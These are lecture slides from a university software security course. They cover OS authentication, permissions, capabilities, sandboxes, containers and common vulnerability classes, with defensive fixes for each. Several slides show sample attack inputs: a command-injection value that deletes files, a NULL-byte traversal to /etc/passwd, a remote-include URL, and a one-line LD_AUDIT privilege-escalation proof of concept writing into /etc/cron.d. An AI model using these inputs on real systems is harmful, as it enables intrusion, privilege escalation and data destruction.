Software Security Course

Interacting with the execution environment

Dimitrios A. Glynos
{ daglyn at unipi.gr }

Department of Informatics
University of Piraeus

Part I

Operating System Security Controls

A Shared Execution Environment

- Modern Operating Systems (OS) provide an execution environment that caters for
  - multiple **users**
  - multiple **processes**
- Any process running at any given time *is owned* by a user (normal user, system service user etc.)
- Resources need to be shared among users and processes
- Access to resources is controlled by the OS **kernel**

Authentication

- Authentication: users are challenged to prove their identity to the system
- Upon succesful authentication, the user may spawn processes under his/her ownership (tracked through the *user identifier*)
- Based on the ownership information the system will discern if access to a resource should be possible or not
- Although Authentication acts as a security control to the system, its non-trivial implementation may require further security controls to mitigate threats
- Let's consider the simplest form of authentication, requiring a username and a password

Notes on Password Authentication

- *Offline Attack #1*: If the system kept user passwords in a database *as is*, then a database breach might be disastrous for the users of the system
- For such security reasons, systems keep user passwords in hashed form (e.g. SHA512). The cryptographic hash function provides a *one-way transform* of the original password.
  - ”password” $\xrightarrow{\text{SHA512}}$ *b109f3bbbc244eb82441917ed06d618b9008dd09b3befd1b5e07394c706a8bb980b1d7785e5976ec049b46df5f1326af5a2ea6d103fd07c95385ffab0cacbc86*

Notes on Password Authentication

- *Offline Attack #2*: If an attacker had pre-computed[1] the hash of easy passwords, then reversing the hash might be an easy task
  - *b109f3bbbc244eb82441917ed06d618b9008dd09b3befd1b5e07394c706a8bb980b1d7785e5976ec049b46df5f1326af5a2ea6d103fd07c95385ffab0cacbc86* $\xrightarrow{\text{Look up in table of pre-computed easy password hashes}}$ "password"
- For this reason a random (read: unpredictable) *salt* value is mixed with the password before hash storage (and stored alongside the hash)
  - "password" + salt $\xrightarrow{\text{SHA512}}$ *salt,be39d2072b9f6a96baab54cfcf1aec07b302ecebc9e8f7587e046f1ca4ca88c3655dd9a0d1595b6583c3e6e6ee9c815bc4170caadaf2daafc97c0b3f5b0d65d1*
- Salts also make two identical passwords have different hashes!

[1] see Rainbow Table attack

Notes on Password Authentication

- *Offline Attack #3*: What if an attacker simply tries different passwords, with common patterns?
  - ”password123” + salt $\xrightarrow{\text{Compare SHA512 output with stored hash value}}$ *MATCH!*
- We need to make the *one way transform* be a resource hungry process. Not one which can quickly and cheaply be computed.
- See Argon2[2] for a *key derivation function* that protects passwords against modern hardware capabilities (e.g. CPU power, GPU clusters etc.).

[2] https://datatracker.ietf.org/doc/html/rfc9106

Notes on Password Authentication

- Offline attacks can also be dealt with special purpose hardware
- After the password has been transformed (key derivation, hashing etc.) we can use an HSM[3] to perform an HMAC on the transform with a hardware-protected secret
  - ”password” + salt $\xrightarrow{\text{transform}}$ *be39d2072b9f6a96baab54cfcf1aec07b302ecebc9e8f7587e046f1ca4ca88c3655dd9a0d1595b6583c3e6e6ee9c815bc4170caadaf2daafc97c0b3f5b0d65d1* $\xrightarrow{\text{HMAC-SHA512(hardware protected key)}}$ *salt,f205068f7aeeb4b2f486c13d8684fab5c152a4ea4a09a78f32a215e5564eddbb*
- This technique is called *peppering*[4]

[3] Hardware Security Module

[4] https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html

Notes on Password Authentication

- *Online Attack*: What if an attacker tries different passwords on the live authentication mechanism?
  - ”password123” $\xrightarrow{\text{Authentication}}$ *INVALID*
  - ”password1234” $\xrightarrow{\text{Authentication}}$ *VALID!*
- We need to introduce a *throttling mechanism* (account lock, reauthentication delay, client blacklisting etc.) to stop the authentication mechanism from acting as a password identification *oracle*.
- Note: If the attacker has physical access to the system (e.g. mobile phone theft) then the integrity of the throttling counter must also be protected by hardware security measures[5]

[5] https://source.android.com/docs/security/features/authentication/gatekeeper

Authentication in UNIX

UNIX keeps a text file with all user accounts under `/etc/passwd`

- Any user can read `/etc/passwd`
- Only root (system administrator) can write to `/etc/passwd`
- Contains user's name, login information, home directory etc.
  - `gtest:x:1001:1001:Mr George Test:/home/gtest:/bin/bash`
- User's password is stored in hashed+salted form[6] under `/etc/shadow`
  - `gtest:$6$g/p37Qbd$5140hhS1ONxhtQ3VyR9lZtkGurHj FD51CV40h9S/2WiOzA3rdA6/J/UdBvwlPuWl5C1GKKveNgDed 8uaTIWxy1:16145:0:99999:7:::`
- Only root may modify `/etc/shadow`
- Root has User ID `0` and belongs to group `0` (root group)

[6] transform algorithm ID, salt, hash

Authentication in Windows

Windows keeps all user passwords in a binary (SAM) database

- In recent versions it is locked and cannot be opened by processes as the system is running
- A daemon is responsible for managing authentication at runtime
- Modifying other users' passwords requires administrator privileges
- Windows uses Security Identifiers (SIDs) to describe User IDs and Groups IDs
  - User SID: `S-1-5-21-1180699209-877415012-3182924384-1004`
  - Group SID: `S-1-1-0` (All Users Group)
- An administrator's SID typically ends in `500`[7]

[7] see `https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/understand-security-identifiers`

Resources and Permissions

- To control access to resources (files etc.) we tie each resource with:
  - a permission for a specific *actor*
  - examples of permissions: permission to read, write etc.
  - examples of actors: the owner of the file, members of a specific group
- A resource may have different permissions for different actors

Resources and Permissions in UNIX

- UNIX originally associated files with permissions for:
  - the owner
  - a primary group
  - the explicit set of everyone else
- types of permissions: read, write, execute, setuid/gid, restricted deletion (different meanings for files and folders)
- e.g. `-rw-r----- 1 root shadow 1013 Mar 17 12:46 /etc/shadow`
  (root user: read+write, shadow group: read, others: no permissions)
- Modern UNIX-clones support Access Control Lists
  - Additional users + groups can be added
  - e.g. `$ setfacl -m "u:myuser:r-x" abc`
    (myuser gets *read* and *execute* permissions to file abc)
  - Not widely used

Resources and Permissions in Windows

- Windows uses Access Control Lists[8]
- Broader set of permissions
  - Traverse folder / execute file
  - List folder / read data
  - read attributes
  - read extended attributes
  - delete subfolders and files
  - change permissions
  - ...

[8] see http://technet.microsoft.com/en-us/library/bb727008.aspx

Authorization

To control access to (critical) OS services we tie each process with a set of privileges and capabilities

- **Privileges** are coarse and usually connected to user
  - e.g. process needs to run as *admin* to attach a new filesystem to the OS
- **Capabilities** are more fine grained
  - they allow for retaining only the specific capability required to do a particular privileged task
  - e.g. `SYS_TIME` capability is required to set the system clock in Linux
  - kernel checks if process has the capability required to perform an action
- Processes may also check each other's credentials (via kernel calls)
  - UNIX can transfer credentials (PID, UID, GID) over unix domain sockets
  - Windows passes Access Tokens between processes (unique id, id of logon session, UID, GID, restricting group id's, capabilities, owner/primary group/ACL for objects created under the token)

Inherited attributes of processes

By default a child process inherits from its father process the following attributes:

- open file descriptors
- open message queues
- environment variables
- current working directory
- current console (if attached to one)
- **privileges and capabilities**
- memory mappings
- resource limits

Principle of least privilege

- A best practice for building complex but dependable systems
- Every component of the system must be able to access only the information and resources that are necessary for its legitimate purpose
- Benefits
  - Better system stability - the damage caused by a single component is minimized
  - Better system security - exploiting the vulnerabilities of one component does not allow for whole system compromisation
  - Ease of deployment - fewer privileges usually means less effort during installation / maintenance
- It is common for system services to start off with full administrative privileges and then drop all but the required capabilities.

Capability Dropping Example

A program executed by root, will attempt to retain only the required capability to arbitrarily change file ownership data (CAP_CHOWN), and then attempt to restore the capability to create device nodes (CAP_MKNOD).

```
cap_t caps;
cap_value_t cap_first[1] = { CAP_CHOWN };
cap_value_t cap_second[1] = { CAP_MKNOD };
caps = cap_get_proc();
cap_clear(caps);
cap_set_flag(caps, CAP_PERMITTED, 1, cap_first, CAP_SET);
cap_set_flag(caps, CAP_EFFECTIVE, 1, cap_first, CAP_SET);
cap_set_proc(caps); // retain CAP_CHOWN only
if (mknod("/tmp/chardev", 0666 | S_IFCHR, 0x00320045) == 0) {
    printf("mknod succeeded\n");
}
if (chown("/tmp/", 33, 33) == 0) {
    printf("chown succeeded\n");
}
cap_clear(caps);
cap_set_flag(caps, CAP_PERMITTED, 1, cap_second, CAP_SET);
cap_set_flag(caps, CAP_EFFECTIVE, 1, cap_second, CAP_SET);
if (cap_set_proc(caps) == 0) { // attempt to get CAP_MKNOD back
    printf("reenabled CAP_MKNOD\n");
} else {
    perror("reenabling CAP_MKNOD");
}
printf("uid=%d\n", getuid());
```

```
# ./capdrop
chown succeeded
reenabling CAP_MKNOD: Operation not permitted
uid=0
# ls -alnd /tmp
drwxrwxrwt 19 33 33 12288 Mar 30 17:10 /tmp
```

Legitimate Privilege Escalation

- Sometimes a normal user needs to gain higher privileges to complete a task
  - e.g. to change a password on a UNIX system
- On UNIX this is achieved through Set-UID / Set-GID binaries
  - applications with such permissions execute under the privileges of the executable file owner (e.g. root)
  - Set-GID apps run under the permissions of the group assigned to the file
  - Due to the privilege escalation being unauthenticated, such binaries are considered a security hazard
- After startup these applications may drop privileges and/or capabilities according to the principle of least privilege
- The sudo application can be used on UNIX systems to authenticate a privilege escalation
- Windows has the RunAs command and UAC controls for authenticating the execution of tasks requiring higher privileges

Resource Limits

OS Resource Limits can be imposed on processes that are untrusted or whose behaviour is influenced by untrusted input, to proactively combat resource exhaustion attacks.

- Filesystem
  - A kernel controlled quota can be enforced on user storage
  - Linux (cgroups) and Windows (containers) support disk I/O limits
  - On UNIX systems there is a reserve of filesystem blocks to be only for root (i.e. maintenance) use
- Kernel data structures
  - A configurable maximum open file descriptors per process limit (Linux: 1024, Windows: 512)
  - Linux distributions typically set a maximum user processes (threads) resource limit for user processes (see `systemd LimitNProc` configuration)
  - Linux controls max. allowed per process file locks, pending signals, message queues, pipe size through `setrlimit` limits (also inherited by children)

Resource Limits

- Memory
  - Virtual memory limits
  - Locked memory limits
  - Stack size
  - Core dump limits
- Network
  - Note: a server on TCP/IP can only listen on 65535 ports
  - Bandwidth
- CPU
  - Number of cores exposed
  - Percentage of core use (CPU time within a certain period)
  - Process priority on scheduler

Resource Limit example

```
$ bash
```
Create a new shell session.

```
$ ulimit -f 10
```
Limit the number of kilobytes a process can write to a file to 10.

```
$ dd if=/dev/zero of=testfile bs=1024 count=10
10+0 records in
10+0 records out
10240 bytes (10 kB, 10 KiB) copied, 0.0353844 s,
289 kB/s
```
Generate a 10kb file (OK, no problem).

```
$ dd if=/dev/zero of=testfile bs=1024 count=10
10+0 records in
10+0 records out
10240 bytes (10 kB, 10 KiB) copied, 0.0164872 s,
621 kB/s
```
Generate another 10kb file (OK, no problem).

```
$ dd if=/dev/zero of=testfile bs=1024 count=11
File size limit exceeded
```
Generate an 11kb file (raises an error).

```
$ exit
```
Exit the shell.

```
$ ulimit -f
unlimited
```
Observe how the parent shell has no such file size limitation.

Sandboxes

- Draw from the paradigm of compartmentalization
- They create a confined execution environment for running untrusted code (e.g. a 3rd party library for parsing image data)
- Sandboxing may apply to a whole application or to a particular application module (usually isolated in a process)
- Sandboxes limit the exploitation impact of vulnerabilities found in the sandboxed code

Sandboxes

- The operating system may provide specific services to sandboxed processes:
  - allow only system calls that do reading and writing to already opened file descriptors
  - allow access only to a specific set of system calls
  - allow access of a specific kind to specific on-disk resources
- Examples:
  - SECCOMP[9] (used in multiple browsers)
  - apparmor[10] (a Mandatory Access Control[11] system used in Ubuntu, Debian and other Linux distributions)

[9] https://wiki.mozilla.org/Security/Sandbox/Seccomp
[10] https://apparmor.net/
[11] https://en.wikipedia.org/wiki/Mandatory_access_control

SECCOMP Sandbox example

Parent process opens file, child process gets confined through SECCOMP to reading/writing existing file descriptors. Once child process attempts to open new file it is terminated by the kernel.

```
int fd, fd2, status;
fd = open("/tmp/foo", O_CREAT | O_APPEND | O_WRONLY);
if (fd != -1)
    fprintf(stderr, "parent succeeded in opening file\n");

if (fork()) { // parent code
    wait(&status);
    if (WIFSIGNALED(status)
        && (WTERMSIG(status) == SIGKILL))
    {
        fprintf(stderr, "child terminated by KILL signal\n");
    }
} else { // child code
    if (prctl(PR_SET_SECCOMP, SECCOMP_MODE_STRICT, 0, NULL) == 0)
         fprintf(stderr, "child SECCOMP is enabled\n");

    if (write(fd, "abcd", 4) == 4)
       fprintf(stderr, "child succeeded in writing"
                       " to existing descriptor\n");
    fd2 = open("/tmp/foo2", O_CREAT | O_APPEND | O_WRONLY);

    if (fd2 != 0)
        fprintf(stderr, "child succeeded in opening new file\n");
}
```

```
$ ./seccomp-sandbox
parent succeeded in opening file
child SECCOMP is enabled
child succeeded in writing to existing
descriptor
child terminated by KILL signal
```

chroot jails

- A 'chroot' jail is a concept coming from BSD systems where a process is confined to a particular part of the filesystem
- Useful for ftp servers to limit user access to specific directories
- Based on the `chroot` system call
- Not very secure: It is generally possible to exit a chroot jail by following a hard link (or by creating a disk device node to gain access to the whole filesystem partition)

Containers

- Containers extend the notion of a chroot jail
- They allow for:
  - running multiple systems under **the same kernel** by exploiting *namespaces*
  - different filesystem namespaces like chroot (or completely different filesystems)
  - different network namespaces
  - different user namespaces (i.e. different root users)
- very popular with hosting providers (see LXC[12])
- very popular for generating reproducible software environments (see docker[13])
- very popular for dynamically spawning isolated service instances when needed (see kubernetes[14])

[12] https://linuxcontainers.org/

[13] https://docker.com

[14] https://kubernetes.io

Container (OCI runc) example

runc is an Open Container Initiative (OCI) tool for spawning and running containers

```
$ uname -a
Linux myhost 5.10.0-28-amd64 #1 SMP Debian
5.10.209-2 (2024-01-31) x86_64 GNU/Linux
$ cat /etc/hosts
127.0.0.1 localhost
$ ls
rootfs

$ runc spec
$ ls
config.json rootfs
$ sudo runc run mycontainer
#
# cat /etc/hosts

# uname -a
Linux runc 5.10.0-28-amd64 #1 SMP Debian
5.10.209-2 (2024-01-31) x86_64 Linux
# ps -a
 1 root      0:00 sh
19 root      0:00 ps -a
# exit
$ cat /etc/hosts
127.0.0.1 localhost
```

```
Let's check the host's kernel revision.


Let's check the host's /etc/hosts contents.

A 'rootfs' directory contains the filesystem of the container
we will create.

We auto-generate a configuration (config.json) for runc.


Let's create, run and enter our container (named 'mycontainer')

/etc/hosts is empty in our container!

But the kernel we are using is the same.


The container is executing only our shell along with the
programs invoked.

Let's exit the container and go back to the host.
```

Beyond kernel-controlled security

- Up to this point we considered the kernel as a trusted component.
- What if kernel security gets compromised?
  - Through exploitation of a kernel vulnerability
  - Through the loading of a crafted/malicious kernel
- Attackers may do this to:
  - escape a sandbox[15] or a container[16] and gain access to the full system as an administrator[17].
  - play counterfeit games, in the case of game consoles[18].
  - ...

[15] https://issues.chromium.org/issues/40089264

[16] https://securitylabs.datadoghq.com/articles/dirty-pipe-container-escape-poc/

[17] https://en.wikipedia.org/wiki/IOS_jailbreaking

[18] https://cturt.github.io/ps4-3.html

Beyond kernel-controlled security

- Crafted kernel?
  - ROM bootloader verifies firmware signature
- Compromised kernel integrity?
  - Verify kernel integrity at runtime through a hardware-isolated *hypervisor*
- Compromised kernel-bound secrets?
  - Move secrets to hardware-isolated Trusted Execution Environment or separate hardware (Trusted Platform Module or Secure Element)

Beyond kernel-controlled security

Hardware-assisted isolation of execution environments on the same chip


- Two technologies developed at different times
  - Virtualization (first deployed to desktop and server systems)
  - Trusted Execution Environments (first deployed to embedded systems)
- Recent desktops, servers and mobile devices can use both

Virtualization

- Using recent features of CPUs, modern kernels may run complete operating systems on virtualized hardware in an efficient manner
- Security benefit
  - Services may be split to multiple hosts running on the same hardware.
  - Exploitation of one service does not necessarily mean a full compromise of the hosting environment (further exploitation of the virtualization layer is required).


Virtualization

- Virtualized guests run “on top” of a *hypervisor*
  - Through a low level interface VM “guests” request virtualized resources from the hypervisor
  - Some Samsung devices offer Real-time Kernel Protection through such a hypervisor (see RKP)



Trusted Execution Environment (TEE)

TEE is a technology that allowed embedded systems to carry out trusted computations, without employing extra chips.



Source: https://documentation-service.arm.com/static/5e8e358afd977155116a8b86

Trusted Execution Environment (TEE)

- CPU environment is broken up into Normal World and Secure World
- Secure World boots through different, trusted firmware
- Secure World has its own memory
- The Normal World requests for pre-defined “services” to be executed by the Secure World
- ARM uses a Secure Monitor to setup and control access between the two Worlds

On Confidential Computing

- *Confidential computing* allows the deployment of applications and data to *attested* cloud infrastructure[19] without the operators of that infrastructure being able to examine the algorithms that are executed and the data that are processed.
- Major cloud providers today try to achieve this through hardware assisted isolation measures and memory encryption[20].contained
- *Fully Homomorphic Encryption* (FHE) is a research-grade method that enables computing on encrypted data without first decrypting it[21]. FHE provides stronger guarantees regarding the code and data privacy objectives of Confidential Computing.

[19] or more generally, infrastructure run by others

[20] see AWS nitro architecture

[21] see Confidential Computing Consortium blog post on FHE

Other Security Controls

- Modern OSes also employ other security controls, such as:
  - Address space layout randomization
  - Non-executable memory pages
  - Kernel pointer obfuscation
  - Executable signing
  - Trusted boot
  - ...
- We will see some of these controls in more detail in the coming lectures

Part II

Security bugs related to the execution environment of an application

The execution setting

- A (potentially vulnerable) application:
  - runs on a system shared with other (possibly malicious) applications & actors
  - executes within an operating system offering limited security controls
  - has to deal with bad configuration
  - has to deal with untrusted input
  - has to communicate through an untrusted network
- A hostile environment
- We have to find ways of minimizing the risk associated with running this application

Issue #1: Placing trust on the client

- The most fundamental and simplest of errors
- In client-server applications, the client must never be trusted with important data or decisions affecting the logic of the server application
- Think of the following scenario:
  - The client says to the server that *the user has passed the authentication test*. The server grants the client access to administrative functions.
  - How does the server know if the user has really passed the authentication test?
- Proposal: Clients or other remote peers must never be trusted. The server must make judgements based on data analyzed locally.

Issue #2: Insufficient input validation

Example:

```
if (param_amount > money_in_account) {
      return -EAMOUNT; // signal the user that there
                       // aren't enough money in the account
                       // to complete the transaction
}

money_in_account = money_in_account - param_amount;
update(userid, money_in_account);
```

- What happens if a user provides a negative `param_amount` ?
- Proposal: Proper input validation must always be performed on data coming from untrusted sources.

Issue #3: Trusting the contents of a file

Example:

```
image_header = malloc(HEADER_SIZE);
read(fd, &size, 4);
read(fd, &image_header, size);
```

- What happens if an attacker supplies a malformed file where $size > HEADER\_SIZE$?
- Proposal: Treat files as insecure inputs and apply proper input validation
- We will explore more file-related vulnerabilities, later in this course

Issue #4: Deserialization of untrusted data

Example:

```
File file = new File(formdata);
ObjectInputStream in = new ObjectInputStream(
    new FileInputStream(file));
FormData fd = (FormData) in.readObject();
String user = fd.getUser();
if (user.equals("Administrator")) {
    enable(userSession, ADMIN_OPS);
}
```

- What happens if an attacker can control the serialized object data?
  - What if the serialized data included object type information?
- Proposal: Avoid type descriptors in serialized data. Use a safe deserialization framework. Perform security checks on each field of an unmarshalled object before use.

Issue #5: Command injection

Example:

```
snprintf(cmd, cmd_sz, "rm -f %s", param1);
system(cmd);
```

- What happens if an attacker provides `'test; rm -rf logs'` as the value of `param1` ?
- Classic issue of mixing code with data
- Proposal: Refrain from executing OS commands based on user input and prefer library functions when available. Whitelisting, separating commands from parameter data (e.g. `execve`) may also be alternatives depending on the scenario.
- Injection may have many faces, depending on the code interpreter: SQL injection, LDAP injection, prompt injection...

Issue #6: NULL byte poisoning

Example:

```
// PHP Code
$file = $_GET['file'];
require_once("/var/www/$file.php");
```

- What happens if an attacker makes an HTTP request for `'/vuln.php?file=../../etc/passwd%00'`?
- Proposal: Take special care of NULL bytes before passing data to functions implemented in C. Perform strict input validation. Encode where appropriate.

Issue #7: Insecure file handling

Example:

```
// dump temporary data
fd = open("/tmp/temp", O_WRONLY | O_CREAT);
write(fd, buffer, count);
close(fd);
```

- What happens if an attacker makes `'/tmp/temp'` a symbolic link pointing to `'~/.ssh/authorized_keys'` ?
- A race condition
- Proposal: Use either the `O_EXCL` mode or the `mkstemp` function to atomically create and return a descriptor belonging to a unique temporary file.

Issue #8: Trusting the value of an environment variable

Example:

```
cwd = getenv("PWD");
snprintf(path, path_sz, "%s/output", cwd);
mkdir(path);
```

- What would happen if an attacker ran this application with a different PWD variable value?
- Proposal: Environment variables are similar to user inputs and they should not be trusted blindly. The current working directory in the above example should come from the return value of the getcwd(2) system call.

Issue #9: External variable modification

Example (from CVE-2002-0764):

```
<?php include("$PHORUM[settings_dir]/replace.php");
...
?>
```

- When PHP's `register_globals` setting is on an attacker can inject arbitrary code via a request of the form `http://test/a.php?PHORUM[settings_dir]=http://b.com`
- Proposal: Disallow external variable modification. In PHP turn `register_globals` off.

Issue #10: Untrusted search paths

- Windows XP versions up to and including SP1 searched for DLL's:
  1. in the software's installation directory
  2. in the current working directory
  3. in system directories
- Nowadays many installers look for libraries in the current folder (e.g. Downloads folder)
- An attacker could place a modified version of a required DLL in a directory and (have the victim user) launch the application from there, effectively compromising the security of the application.
- Proposal: Load application resources only from trusted search paths.

Issue #11: Insufficient error handling in resource allocation

Example:

```
if ((fd = open("/dev/random", O_RDONLY)) < 0) {
    // no /dev/random found, get the seed from time()
    seed = (unsigned int) time(NULL);
}
```

- File Descriptor Exhaustion attack: What would happen if the code reached this point after an attacker had forced the application to open all available file descriptors?
- Variation to this: Memory exhaustion attack
- Proposal: Perform correct error handling. An unavailable file descriptor is not necessarily one belonging to a nonexistent file.

Issue #12: Unintended Exposure of File Descriptor

- A process does not close sensitive file descriptors before invoking a child process, which allows the child to perform unauthorized I/O operations using those descriptors.
- CVE-2003-0740: Stunnel 4.00, and 3.24 and earlier, leaks a privileged file descriptor returned by listen(), which allows local users to hijack the Stunnel server.
- Proposal: Close all file descriptors that are not needed by the child process before creating the child process.

Issue #13: Leakage of sensitive data

- An application that does not keep sensitive data locked in-memory via page locking (see `mlock` on Linux, `VirtualLock` on Windows), is susceptible to information theft if the attacker has access to the host's swap device.
- Sensitive data might be cryptographic keys, passwords etc.
- Proposal: place sensitive data in memory-locked pages and retain the data in memory for as little time as possible.

Issue #14: Confused deputy attack

- Exploits the normal operation of a component in order to elevate privileges
- CVE-2010-3856: The Linux loader uses the LD_AUDIT variable to have trusted profiling libraries be loaded at runtime. **This functionality was also available to Set-UID/Set-GID executables.**
- Tavis Ormandy found that one of these trusted profilers (libpcprofile.so) was creating **a world writable file** for logging, and the **log path could be controlled** by an environment variable.
  - If we have the loader load a Set-UID/Set-GID root binary, we will be able to write the logging file anywhere on the filesystem.
  - The logging file will be world writable so we can change its contents and write our own.

Issue #14: Confused deputy attack

- PoC:

```
$ LD_AUDIT="libpcprofile.so" \
  PCPROFILE_OUTPUT="/etc/cron.d/exploit" ping
```

- `exploit` is world writable thus leading to system compromise
- The attacker exploits *a confused deputy* issue here:
  - i.e. the loader will blindly load the profiler in a dangerous environment (Set-UID root application)
- Proposal: Confused deputy problems are solved through capabilities. While executing a Set-UID / Set-GID binary, the elevated process must not be able to use the profiling facility (that loads third party code).

Issue #15: Use of vulnerable 3rd party software

- A software builds on 3rd party components that contain known vulnerabilities
- Proposal: Update 3rd party components to latest and safest versions
- Most SCA tools can be used to identify vulnerable dependencies
- *Clonewise* is a tool to identify vulnerable borrowed code in projects

Issue #16: Placing trust on insecure network services

Example:

```
# part of firmware upgrade shell script of embedded device
wget http://vendor.com/update/latest.tar.gz
tar -xzf latest.tar.gz
./latest/upgrade
```

- What happens if an attacker can perform a man-in-the-middle attack to the device running this code?
- Proposal: Use HTTPS for file transfers over the internet. Use certificate pinning while checking the update server's identity. Check signature of update file.

Issue #17: Bad configuration

Example:

```
<Location /user/uploads>
 ...
 AuthUserFile /var/www/cms/files/accounts
 AuthName users
 AuthType Digest
 ...
</Location>
```

- What if the `/var/www/cms/files` path is served to web users ?
- Proposal: Fix the configuration file. Warn the user of unsafe settings when possible. Keep sensitive data (e.g. the password database) outside of the directory tree served by the web server.

Issue #18: Incorrect permissions

- CVE-2013-0254: The QSharedMemory class in Qt 5.0.0, 4.8.x before 4.8.5, 4.7.x before 4.7.6, and other versions including 4.4.0 uses weak permissions (world-readable and world-writable) for shared memory segments, which allows local users to read sensitive information or modify critical program data, as demonstrated by reading a pixmap being sent to an X server.
- Proposal: Apply the correct / more restrictive permissions.

Issue #19: Build defect

- Debian bug #511811: GNU libc was built without –`enable-stackguard-randomization` thus any application requesting a stack guard protection from `gcc` got a fixed canary value.
- Exploits based on `memcpy`-type vulnerabilities would be able to place the fixed value on the stack and thus bypass the stack overflow security control mechanism.
- Proposal: Audit that all security controls work as expected in the final binary. Fix the build configuration bug.

Part III

Conclusions

Recap: Important concepts

- OS Users, Processes and Kernel
- Identity and Group based access to files
- User Authentication (identity verification)
- Privilege and Capability-based Authorization (OS service access control)
- Principle of least privilege
- Isolation through Sandboxing, Containers, Virtual Machines and TEEs
- Common environment attacks
  - Zero or insufficient input validation, derialization and NULL poisoning
  - Injection and External Variable Modification
  - Environment Variables and Untrusted Search Paths
  - Problems in Resource Allocation and Insecure File Handling
  - Leakage of File Descriptor and Leakage of Sensitive Memory Content
  - Confused Deputy
  - Vulnerable Dependencies
  - Bad Configuration, Incorrect Permissions and Build Defects

Further reading material

- Modern Operating Systems
- Security Engineering: A Guide to Building Dependable Distributed Systems
- The Art of Software Security Assessment: Identifying and Preventing Software Vulnerabilities

Questions?